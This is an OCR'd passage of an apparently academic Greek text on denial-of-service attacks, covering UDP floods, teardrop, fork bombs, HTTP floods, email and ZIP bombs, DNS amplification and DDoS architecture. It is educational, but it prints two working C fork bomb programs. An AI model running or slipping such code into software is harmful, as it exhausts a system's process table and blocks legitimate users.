
την επίθεση θα πρέπει αρχικά να διαπιστώσει εάν κάποια από τις υπηρεσίες του ακούει στην συγκεκριμένη πόρτα και εάν δεν ακούει να απαντήσει με ένα πακέτο ICMP Destination Unreachable. Άρα λοιπόν, η εισροή μεγάλου αριθμού UDP πακέτων στον υπολογιστή που υφίσταται την επίθεση τον αναγκάζει να απαντήσει με εξίσου μεγάλο αριθμό πακέτων ICMP, γεγονός που τελικά εμποδίζει άλλους απλούς χρήστες από το να χρησιμοποιήσουν τις υπηρεσίες του υπό επίθεση υπολογιστή.Ο επιτιθέμενος μπορεί στο πεδίο Source Address των πακέτων UDP να μην χρησιμοποιήσει την δικιά του διεύθυνση IP, αλλά κάποια άλλη τυχαία διεύθυνση. Με τον τρόπο αυτό παραμένει ανώνυμος και ο υπολογιστής που δέχεται την επίθεση δεν μπορεί να τον εντοπίσει. Επιπροσθέτως τα πακέτα ICMP που στέλνει ο υπολογιστής που υφίσταται την επίθεση δεν τον επηρεάζουν καθόλου.



Εικόνα 4: UDP flood attack


2.4.6 Teardrop attack

Οι teardrop επιθέσεις εκμεταλλεύονται την επανασυναρμολόγηση των κατα κερματισμένων IP πακέτων. Ένα από τα πεδία της επικεφαλίδα IP είναι το fragmentation offset το οποίο δείχνει την αρχικήή την τελική θέση των δεδομένων που περιέχονται σε μια κατακερματισμένο πακέτο σε σχέση με τα δεδομένα του αρχικού μη κατακερματισμένου πακέτου. Τα παραπάνω φαίνονται και οπτικά στο παρακάτω σχήμα:



Εικόνα 5: έλεγχος offset

Όταν το άθροισμα από το offset και του μεγέθους του κατακερματισμένου πακέτου διαφέρουν από αυτό του επόμενου κατακερματισμένου πακέτου, τότε τα πακέτα συμπίπτουν και ο εξυπηρετητής προσπαθεί να συγκεντρώσει εκ νένου το πακέτο που μπορεί να χαλάσει, ιδιαιτέρως κι όλας όταν τρέχει σε παλιό λειτουργικό που μπορεί να έχει αυτή την ευπάθεια. Το Fragment Discrepancy φαίνεται στην παρακάτω εικόνα:




Εικόνα 6: Κατάρρευση του πακέτου

2.4.7 Fork bombs

Η fork βόμβα είναι μια επίθεση DoS εναντίον ενός υπολογιστικού συστήματος που κάνει χρήση της λειτουργίας ή της συνάρτησης fork. Τρέχοντας την συνάρτηση δημιουργείται

μια διεργασία η οποία με την σειρά της δημιουργεί και άλλες και αυτές με την σειρά τους και άλλες. Οι fork βόμβες τυπικά δεν εξαπλώνονται σαν τους ιούς ή τα σκουλίκια.Για την ακρίβεια η εξουδετέρωση ενός συστήματος βασίζεται στην παραδοχή ότι ένα σύστημα μπορεί να τρέξει συγκεκριμένο αριθμό διεργασιών και προγραμμάτων ταυτόχρονα. Η fork βόμβα δημιουργεί ένα μεγάλο αριθμό διαδικάσιών πολύ γρήγορα για να κορεστεί ο διαθέσιμος χώρος στη λιστα των διεργασιών που κρατείται από κάθε υπολογιστή. Όταν αυτή η λίστα είναι γεμάτη τότε για να ξεκινήσει μια καινούργια διεργασία για να μπει θα πρέπει μια διεργασία που είναι στη λίστα να τερματίσει οπότε το αποτέλεσμα είναι ότι δεν μπορούν να τρέξουν κανονικές διεργασίες στο σύστημα όσο οι fork βόμβες και όλοι οι κλώνοι που έχουν δημιουργηθεί είναι ενεργοί στο σύστημα. Οι fork επιθέσεις πολλές φορές δεν έχουν δημιουργηθεί για να κάνουν μια επίθεση DoS αλλά είναι λάθος των προγραμματιστών.

Για παραδειγμα παρακάτω φαίνεται σε C/C++ το προγραμματιστικό λάθος που γίνεται:



Εικόνα 7: fork bombs

#include<unistd.h>
int main(void)
{
for(;;)
fork();
return 0;
}
	#include <unistd.h>
	int main(void)
	{
	while(1)
	fork();
	return 0;
	}

Πίνακας 1: Κώδικας Fork bombs

Όπως φαίνεται στο παραπάνω κομμάτι κώδικα με ένα for loop ή while loop ανοίγει συνέχεια ένα νέο fork χωρίς να υπάρχει κάποιο όριο.

2.4.8 Επιθέσεις τύπου Web DoS

Οι επιθέσεις τύπου Web DoS αποτελούν ένα νέο είδος επιθέσεων DoS που παρουσιάζουν σημαντικές ποιοτητικές διαφορές από τις SYN flood επιθέσεις. Ο στόχος των επιθέσεων WEB-DoS είναι όχι μόνο να τερματίσουν τη λειτουργίαενός Server, με το να εξαντλήσουν τους πόρους του, αλλά και να χρησιμοποιή- σουντους πόρους του έτσι ώστε λιγότεροι χρήστες να μπορούννα εξυπηρετηθούν. Κατά τη διάρκεια μιας επίθεσης WEB-DoS (επίσης γνωστής ως πλημμύρα HTTP), ένα πρόγραμμα ζητά μια ιστοσελίδα από έναν κεντρικό υπολογιστή χρησιμοποιώντας μια από τις ακόλουθες μεθόδους:

- Συνεχώς ζητά την ίδια σελίδα.
- Ζητά μια τυχαία ιστοσελίδα από τον Διακομιστή.
- Ζητά διάφορες τυχαίες ιστοσελίδες, που συνδέονται μεταξύ τους, με τηχρήση ενός σχεδίου πλοήγησης.

Κατά συνέπεια, μια WEB-DoS επίθεση όχι μόνο προσπαθεί να τερματίσει τη λειτουργία του διακομιστή αλλά και εν αγνοία του διαχειριστή μειώνει τοναποτελεσματικό αριθμό χρηστών που μπορούν να εξυπηρετηθούν.

2.4.9 Email Bomb

Ο όρος email bomb (βόμβα email) στην επιστήμη υπολογιστών αναφέρεται σε ένα είδος επίθεσης κατά την οποία ο επιτιθέμενος στέλνει μία τεράστια ποσότητα ηλεκτρονικών μηνυμάτων σε μία διεύθυνση ηλεκτρονικού ταχυδρομείου με σκοπό να γεμίσει τον διαθέσιμο χώρο στον δίσκο και να προκαλέσει δυσλειτουργία στον mail server. Μία μορφή email bomb που είναι αρκετά συνηθισμένη ονομάζεται ZIP bomb και βασίζεται στο γεγονός ότι πολλοί από τους σύγχρονους mail servers διαθέτουν προγράμματα ελέγχου των email για τον εντοπισμό ιών. Εάν για παράδειγμα κάποιο email περιλαμβάνει ως επισύναψη ένα συμπιεσμένο αρχείο (.zip, .rar κοκ), τότε πολλοί από τους σύγχρονους mail servers θα αποσυμπιέσουν το αρχείο και θα ελέγξουν το περιεχόμενό του για ιούς ή δούρειους ίππους. Μία ZIP bomb είναι ένα email που περιέχει ένα συμπιεσμένο αρχείο ως επισυναπτόμενο. Αυτό το συμπιεσμένο αρχείο περιλαμβάνει ένα τεράστιο αρχείο κειμένου αρκετών GB, το οποίο αποτελεί ουσιαστικά

συνεχή επανάληψη ενός γράμματος (πχ α). Ένα τέτοιο αρχείο έχει το εξής χαρακτηριστικό: Όταν είναι συμπιεσμένο καταλαμβάνει ελάχιστο χώρο, αλλά όταν αποσυμπιεστεί ο χώρος που δεσμεύει είναι τεράστιος. Άρα λοιπόν, όταν ο mail server προσπαθήσει να αποσυμπιέσει το αρχείο για να ελέγξει το περιεχόμενό του, τότε το αποσυμπιεσμένο αρχείο θα δεσμεύσει μία τεράστια ποσότητα υπολογιστικής ισχύος, μνήμης RAM, και σκληρού δίσκου. Αυτό έχει πολλές φορές ως συνέπεια το πάγωμα του υπολογιστή. Παρόλα αυτά οι σύγχρονοι mail servers είναι στην πλειοψηφία τους άτρωτοι σε ZIP bombs διότι αφενός είναι σε θέση να τις αναγνωρίζουν και αφετέρου διαθέτουν αρκετά υψηλές δυνατότητες (μεγάλη ταχύτητα επεξεργαστή, αρκετή μνήμη κοκ) για να μπορέσουν να συνεχίσουν ομαλά την λειτουργία τους ακόμη και όταν λάβουν μία τέτοια βόμβα.


Υπάρχουν δύο τρόποι διακίνησης email bombs:

Ο πρώτος τρόπος συνίσταται στην μαζική αποστολή ηλεκτρονικών μηνυμάτων στον ίδιο παραλήπτη. Ο σχεδιασμός προγραμμάτων που θα επιτελούν αυτήν την λειτουργία είναι αρκετά απλός, αλλά τέτοιου είδους βόμβες εντοπίζονται εύκολα από φίλτρα spam και τελικά δεν πετυχαίνουν τον στόχο τους. Πολλές φορές οι χάκερ χρησιμοποιούν υπολογιστές zombie για να ξεκινήσουν μία κατανεμημένη επίθεση άρνησης υπηρεσιών (DDoS - Distributed Denial of Service). Κατά την επίθεση αυτή, ο χάκερ δίνει εντολή στους υπολογιστές zombie να στείλουν δισεκατομμύρια emails προς έναν συγκεκριμένο στόχο με σκοπό να τον γεμίσουν με emails και έτσι να παρεμποδίσουν την σωστή λειτουργία του. Η επίθεση αυτή είναι πιο δύσκολο να αντιμετωπιστεί σε σχέση με το απλό email bombing διότι αυτήν την φορά τα emails προέρχονται από δεκάδες διαφορετικούς υπολογιστές zombie.

Ο δεύτερος τρόπος διακίνησης email bombs περιλαμβάνει την εγγραφή της ηλεκτρονικής διεύθυνσης του θύματος σε διάφορες διαδικτυακές υπηρεσίες (mailing lists, newsletters κοκ). Εάν ο επιτιθέμενος καταφέρει να εγγράψει το θύμα σε πολλές τέτοιες υπηρεσίες, τότε το θύμα θα παραλαμβάνει δεκάδες email από κάθε υπηρεσία, γεμίζοντας με τον τρόπο αυτό τον σκληρό δίσκο του mail server. Για την αποφυγή τέτοιων επιθέσεων έχει καθιερωθεί πλέον η τακτική της αποστολής ενός email επιβεβαίωσης πριν οριστικοποιηθεί η εγγραφή του χρήστη σε μία διαδικτυακή υπηρεσία.

2.4.10 DNS amplification attack

Όπως είναι γνωστό στο διαδίκτυο υπάρχουν διακομιστές που ονομάζονται Domain Name Servers και έχουν σαν σκοπό να αντιστοιχίσουν τα Domain Names (π.χ. www.unipi.gr) σε διευθύνσεις δικτύου (π.χ. 195.251.229.6). Ο επιτιθέμενος φροντίζει να αλλάξει κάποιες εγγραφές του πίνακα αντιστοίχισης με αποτέλεσμα τα συγκεκριμένα Domain Names σε διαφορετικές ιστοσελίδες πολλές φορές κατασκευασμένες επίτηδες σαν αντίγραφα του νόμιμου ιστότοπου σε μία προσπάθεια απόσπασης ευαίσθητων πληροφοριών από το θύμα. Οι επιθέσεις στοθυς DNS servers αποσκοπούν στην διακοπή των υπηρεσιών αντιστοίχησης των ονομάτων του διαδικτύου σε IP διευθύνσεις προκαλώντας το ίδιο αποτέλεσμα αφού ο χρήστης δεν θα μπορεί να επικοινωνήσει με την υπηρεσία μια εταιρίας αν ο υπολογιστής του δεν μπορεί να βρει το συγκεκριμένο IP. Ο διακομιστής βομβαρδίζεται με πολλά αιτήματα πρόσβασης και τον οδηγούν σε υπερφόρτωση. Τα αιτήματα προέρχονται συχνά από υπολογιστές ανυποψίαστων χρηστών που έχουν μολυνθεί με ιούς.




Εικόνα 8: DNS Amplification attack

3 Κατανεμημένες DoS επιθέσεις

Μια επίθεση DDoS χρησιμοποιεί πολλούς υπολογιστές για να προωθήσει μια συντονισμένη επίθεση DoS ενάντια σε έναν ή περισσότερους στόχους. Χρησιμοποιώντας την τεχνολογία πελατών/εξυπηρετητών, ο δράστης είναι σε θέση να πολλαπλασιάσει την αποτελεσματικότητα μιας DoS σημαντικά με την εκμετάλλευση των πόρων πολλών ακούσιων υπολογιστών συνεργών, οι οποίοι χρησιμεύουν σαν πλατφόρμες για την επίτευξη της επίθεσης. Η επίθεση DDoS είναι η πιο εξελιγμένη μορφή DoS επίθεσης. Ξεχωρίζει από τις άλλες επιθέσεις λόγω της δυνατότητάς της να αναπτύσσει τα όπλα της με έναν διανεμημένο τρόπο μέσω του διαδικτύου και να αθροίζουν αυτά τις δυνάμεις τους για να δημιουργήσουν μεγάλων διαστάσεων κίνηση. Οι DDoS επιθέσεις δεν προσπαθούν ποτέ να «σπάσουν» το σύστημα του στόχου, κάνοντας κατά συνέπεια οποιοδήποτε παραδοσιακό μέτρο ασφάλειας ανεπαρκές. Ο κύριος στόχος της DDoS επίθεσης είναι να προκληθεί ζημιά σε ένα θύμα είτε για προσωπικούς λόγους, είτε για το υλικό κέρδος, είτε για τη δημοσιότητα. Οι DDoS επιθέσεις εκμεταλλεύονται κυρίως την αρχιτεκτονική του διαδικτύουκαι αυτό είναι που τις κάνει ακόμα ισχυρότερες. Το διαδίκτυο σχεδιάστηκε έχοντας υπόψη τη λειτουργικότητα του και όχι την ασφάλεια. Η κατασκευή του αφήνει ανοιχτά διάφορα ζητήματα ασφάλειας που μπορούν να εκμεταλλευτούν οι επιτιθέμενοι. Πιο αναλυτικά:

a) Η ασφάλεια του διαδικτύου είναι ιδιαίτερα αλληλοεξαρτώμενη. Ανεξάρτητα του πόσο ασφαλές μπορεί να είναι το σύστημα ενός θύματος, εάν αυτό το σύστημα θα είναι ή όχι θύμα DDoS εξαρτάται από το υπόλοιπο διαδίκτυο.
b) Οι πόροι του διαδικτύου είναι περιορισμένοι. Κανένας host του διαδικτύ δεν έχει απεριόριστους πόρους οι οποίοι να μην μπορούν να καταναλωθούν από ένα ικανοποιητικό αριθμό χρηστών.
c) Πολλοί ενάντια σε λίγους. Εάν οι πόροι των επιτιθεμένων είναιπερισσότεροι από τους πόρους των θυμάτων η επιτυχία της επίθεσης είναι σχεδόν σίγουρη.
d) Η πληροφόρηση και οι πόροι δεν παρατίθενται. Το μεγαλύτερο μέρος της πληροφόρησης που απαιτείται για την εξασφάλιση μιας υπηρεσίας βρίσκεται στους τερματικούς hosts. Συγχρόνως προκειμένου να έχουμε υψηλό εύρος ζώνης, σχεδιάζονται στο ενδιάμεσο δίκτυο δρομολογήσεις με μεγάλο ρυθμό απόδοσης.

Έτσι, οι επιτιθέμενοι μπορούν να εκμεταλλευτούν τους άφθονους πόρους ενός δικτύου προκειμένου να πλημμυρίσουν ένα θύμα με μηνύματα.



Εικόνα 9: DDoS επίθεσης

3.1 Αρχιτεκτονική των επιθέσεων

Μια DDoS επίθεση αποτελειται από τέσσερα στοιχεία:

- Τον πραγματικό επιτιθέμενο(attacker).
- Τους χειριστές (handlers) ή τους κύριους, οι οποίοι αποτελούνται από hosts στους οποίους τρέχει ένα ειδικό πρόγραμμα ικανό να ελέγχει πολλαπλούς πράκτορες.
- Τους πράκτορες (agents) ή zombie hosts επίθεσης, οι οποίοι είναι υπονομευμένοι hosts που τρέχουν ένα ειδικό πρόγραμμα που είναι αρμόδιο για την παραγωγή μιας ροής πακέτων προς το προοριζόμενο θύμα. Εκείνες οι μηχανές είναι συνήθως εξωτερικές στο δίκτυο του θύματος, για να αποφευχθεί αποτελεσματική απάντηση από το θύμα, και εξωτερικές στο δίκτυο του επιτιθεμένου, για να αποφύγει την ευθύνη εάν η επίθεση επισημανθεί.
- Το θύμα(victim) ή το στόχο host.

3.2 Στρατηγική μιας επίθεσης

Τα ακόλουθα βήματα πραγματοποιούνται κατά την προετοιμασία και εκτέλεση μιας επίθεσης DDoS:

1) Επιλογή των πρακτόρων. Ο επιτιθέμενος επιλέγει πράκτορες που θα εκτελέσουν την επίθεση. Αυτοί οι υπολογιστές πρέπει να έχουν κάποιο κενό ασφάλειας το

οποίο ο επιτιθέμενος μπορεί να χρησιμοποιήσει για να αποκτήσει πρόσβαση σε αυτούς. Πρέπει επίσης να έχουν άφθονους πόρους που θα τους επιτρέψουν να παράγουν ισχυρές ροές επίθεσης. Στην αρχή αυτή η διαδικασία εκτελείτο χειροκίνητα, αλλά σύντομα αυτοματοποιήθηκε μετη χρήση εργαλείων ανίχνευσης.

2) Υπονόμευση. Ο επιτιθέμενος εκμεταλλεύεται τα κενά ασφάλειας και τις αδυναμίες των υπολογιστών των πρακτόρων και εγκαθιστά τον κώδικα επίθεσης. Επιπλέον προσπαθεί να προστατεύσει τον κώδικα από την ανακάλυψη και απενεργοποίηση. Αυτομεταδιδόμενα εργαλεία όπως τα Ramen Worm και το Code Red σύντομα αυτοματοποίησαν αυτό το στάδιο. Οι ιδιοκτήτες και οι χρήστες των συστημάτων που γίνονται πράκτορες δεν έχουν συνήθως καμία γνώση ότι το σύστημά τους έχει υπονομευθεί και ότι θα συμμετάσχουν σε μια επίθεση DDoS. Κατά τη συμμετοχή σε μια επίθεση DDoS, κάθε πρόγραμμα πρακτόρων χρησιμοποιεί μόνο ένα μικρό ποσό απότους πόρους (μνήμη και εύρος ζώνης) των πρακτόρων, έτσι ώστε οι χρήστεςτων υπολογιστών να αντιλαμβάνονται ελάχιστη αλλαγή στην απόδοση.
3) Επικοινωνία. Ο επιτιθέμενος επικοινωνεί με ένα αριθμό χειριστών για να προσδιορίσει ποιοι πράκτορες λειτουργούν τη δεδομένη στιγμή, για πότε να προγραμματίσουν τις επιθέσεις, ή πότε να αναβαθμίσει τους πράκτορες. Ανάλογα τον τρόπο με τον οποίο ο επιτιθέμενος διαμορφώνει το δίκτυο για την επίθεση DDoS οι πράκτορες μπορούν να καθοδηγηθούν να επικοινωνήσουν με έναν ενιαίο χειριστή ή με πολλούς χειριστές. Η επικοινωνία μεταξύ του επιτιθεμένου και του χειριστή και μεταξύ του χειριστή και των πρακτόρων μπορεί να είναι μέσω των πρωτοκόλλων TCP, UDP, ή ICMP.
4) Επίθεση. Σε αυτό το βήμα ο επιτιθέμενος διατάζει την εκκίνηση της επίθεσης. Το θύμα, η διάρκεια της επίθεσης καθώς επίσης και ειδικά χαρακτηριστικά γνωρίσματα της επίθεσης όπως τύπος, μήκος, αριθμοί των θυρών μπορούν να ρυθμιστούν. Η ποικιλία των ιδιοτήτων των πακέτων επίθεσης μπορεί να είναι πολύ χρήσιμη για τον επιτιθέμενο, προκειμένου να αποφευχθεί η ανίχνευση. Το πολύ γνωστό πολυχρηστικό, on line σύστημα συνομιλίας IRC χρησιμοποιήθηκε για την επικοινωνία μεταξύ επιτιθέμενου και οι πράκτορων,από τη στιγμή που τα

δίκτυα συνομιλίας IRC επιτρέπουν στους χρήστες τους να δημιουργήσουν δημόσια, ιδιωτικά και μυστικά κανάλια. Ένα δίκτυο DDoS βασισμένο στο IRC, έχει παρόμοιο πρότυπο επίθεσης με αυτό του χειριστή-πρακτόρων εκτός από το ότι αντί της χρήσης ενός προγράμματος χειριστή που εγκαθίσταται σε έναν δίκτυο, ένας IRC server παρακολουθεί τις διευθύνσεις των συνδεδεμένων πρακτόρων και χειριστών και διευκολύνει την επικοινωνία μεταξύ τους. Η ανακάλυψη ενός συμμετέχοντος οδηγεί στην ανακάλυψη του καναλιού επικοινωνίας, αλλά οι ταυτότητες των άλλων συμμετεχόντων προστατεύονται. Το IRC προσφέρει διάφορα άλλα πλεονεκτήματα για την πραγματοποίηση μιας επίθεσης DDoS, που παρέχουν τρία σημαντικά οφέλη: προσφέρει έναν υψηλό βαθμό ανωνυμίας, είναι δύσκολη η ανίχνευση και παρέχει ένα ισχυρό και εγγυημένο σύστημα παράδοσης.

Επιπλέον, ο επιτιθέμενος δεν χρειάζεται πλέον να διατηρήσει έναν κατάλογο πρακτόρων, αφού μπορεί απλά να συνδεθεί στον IRC server και να δει ένα κατάλογο όλων των διαθέσιμων πρακτόρων. Το λογισμικό πρακτόρων που είναι εγκατεστημένο στο δίκτυο IRC επικοινωνεί συνήθως μετο κανάλι IRC και ειδοποιεί τον επιτιθέμενο όταν ο πράκτορας είναι συνδεδεμένος. Σε μια βασισμένη στο IRC DDoS επίθεση, οι πράκτορες αναφέρονται συχνά ως Zombie Bots ή Bots. Υπάρχουν διάφορα γνωστά εργαλεία επίθεσης DDoS. Η αρχιτεκτονική αυτών των εργαλείων είναι πολύ παρόμοια και στην πραγματικότητα μερικά εργαλεία έχουν κατασκευαστεί κατευθείαν με δευτερεύουσες τροποποιήσεις άλλων εργαλείων.

3.3 Κατηγοριοποίηση των DDoS επιθέσεων

3.3.1 Κατηγοριοποίηση με βάση το βαθμό αυτοματοποίησης.

Με βάση το βαθμό αυτοματοποίησης της επίθεσης DDoS οι επιθέσεις μπορούν να ταξινομηθούν σε χειροκίνητες , ημιαυτόματες και αυτόματες.

- Οι πρώτες επιθέσεις DDoS ήταν χειροκίνητες. Αυτό σημαίνει ότι η στρατηγική DDoS περιλάμβανε την ανίχνευση των απομακρυσμένων υπολογιστών για αδυναμίες, διείσδυση σε αυτές και εγκατάσταση του κώδικατης επίθεσης. Όλα αυτά τα βήματα έγιναν αργότερα αυτοματοποιημένα, με την χρήση των ημιαυτόματων και αυτόματων επιθέσεων DDoS.

- Στις ημιαυτόματες επιθέσεις, η επίθεση DDoS ανήκει στο πρότυπο επίθεσης χειριστών πρακτόρων. Ο επιτιθέμενος ανιχνεύει και υπονομεύει τους χειριστέςκαι πράκτορες με τη χρησιμοποίηση αυτοματοποιημένων script. Ο τύπος επίθεσης, η διεύθυνση του θύματος και η αρχή της επίθεσης διευκρινίζονταιαπό τις μηχανές των χειριστών. Οι ημιαυτόματες επιθέσεις μπορούν να διαιρεθούν περαιτέρω σε επιθέσεις με άμεση επικοινωνία και επιθέσεις με έμμεση επικοινωνία. Επιθέσεις με άμεση επικοινωνία συμπεριλαμβάνουν τις επιθέσεις, κατά τη διάρκεια των οποίων ο πράκτορας και ο χειριστήςχρειάζεται να ξέρουν ο ένας την ταυτότητα του άλλου προκειμένου ναεπικοινωνήσουν. Αυτή η προσέγγιση περιλαμβάνει την κωδικοποίηση των διευθύνσεων IP των μηχανών χειριστών. Το κύριο μειονέκτημα αυτής της προσέγγισης είναι ότι η ανακάλυψη ενός υπονομευμένου υπολογιστή μπορεί να εκθέσει ολόκληρο το DDoS δίκτυο. Επιθέσεις με έμμεση επικοινωνία χρησιμοποιούν έμμεσες μεθόδους επικοινωνίας για να επιτευχθεί μεγαλύτερη ικανότητα επιβίωσης της DDoS επίθεσης. Ένα αντιπροσωπευτικό παράδειγμα αυτού του είδους επιθέσεων είναι οι βασισμένες στο IRC επιθέσεις DDoS που συζητήθηκαν νωρίτερα.
- Στις αυτοματοποιημένες επιθέσεις DDoS η επικοινωνία μεταξύ των υπολογιστών του επιτιθεμένου και του πράκτορα αποφεύγεται εντελώς. Στις περισσότερες περιπτώσεις η φάση επίθεσης περιορίζεται σε μια ενιαία εντολή. Όλα τα χαρακτηριστικά γνωρίσματα της επίθεσης, παραδείγματος χάριν ο τύπος επίθεσης, η διάρκεια και η διεύθυνση του θύματος, προγραμματίζονται εκ των πρότερων στον κώδικα της επίθεσης. Με αυτό τον τρόπο, ο επιτιθέμενος έχει ελάχιστη έκθεση και η πιθανότητα εντοπισμού του είναι μικρή.

3.3.2 Κατηγοριοποίηση με βάση την εκμεταλλευόμενη αδυναμία.

Οι DDoS επιθέσεις σύμφωνα με την εκμεταλλευομένη αδυναμία διαιρούνταιστις ακόλουθες κατηγορίες: επιθέσεις πλημμυρών, επιθέσεις ενίσχυσης, επιθέσεις εκμετάλλευσης του πρωτοκόλλου και επιθέσεις αλλοιωμένωνπακέτων.Σε μια επίθεση πλημμύρας , τα zombies στέλνουν μεγάλη ποσότητα IP κίνησης σε ένα σύστημα θύμα έτσι ώστε να καταναλώσουν το εύρος ζώνηςτου. Η επίδραση των ροών πακέτων που στέλνονται από τα zombies στοσύστημα θύμα ποικίλλει από απλή επιβράδυνση του

συστήματος ή ακόμα καιτερματισμό της λειτουργίας του κατά τον κορεσμό του εύρους ζώνης τουδικτύου . Μερικές από τις πιο γνωστές επιθέσεις πλημμύρας είναι οι UDP και οι επιθέσεις πλημμυρών ICMP. Μια επίθεση πλημμύρας UDP είναι δυνατή όταν ένας μεγάλος αριθμόςπακέτων UDP στέλνεται σε ένα σύστημα θύμα. Αυτό έχει κατά συνέπεια τονκορεσμό του δικτύου και τη μείωση του διαθέσιμου εύρους ζώνης γιαικανοποίηση των νόμιμων αιτημάτων υπηρεσιών στο θύμα σύστημα. Σε μια επίθεση πλημμύρας DDoS UDP, τα πακέτα UDP στέλνονται είτε σε τυχαίες είτε σε διευκρινισμένες θύρες στο σύστημα του θύματος. Τυπικά, οι επιθέσεις πλημμυρών UDP είναι σχεδιασμένες να επιτίθενται σε τυχαίες θύρες του θύματος. Μια επίθεση πλημμυρών UDP είναι πιθανή όταν ένας επιτιθέμενος στέλνει ένα πακέτο UDP σε μια τυχαία θύρα στο σύστημα θύμα. Όταν το σύστημα θύμα λαμβάνει ένα πακέτο UDP, καθορίζει ποια εφαρμογή αναμένεται στη θύρα προορισμού. Όταν αντιληφθεί ότι καμία εφαρμογή δεναναμένεται στη θύρα, θα δημιουργήσει ένα πακέτο ICMP τύπου «προορισμός απρόσιτος» στη δοσμένη διεύθυνση προέλευσης. Εάν αρκετά πακέτα UDP παραδίδονται στις θύρες του θύματος, το σύστημα θα 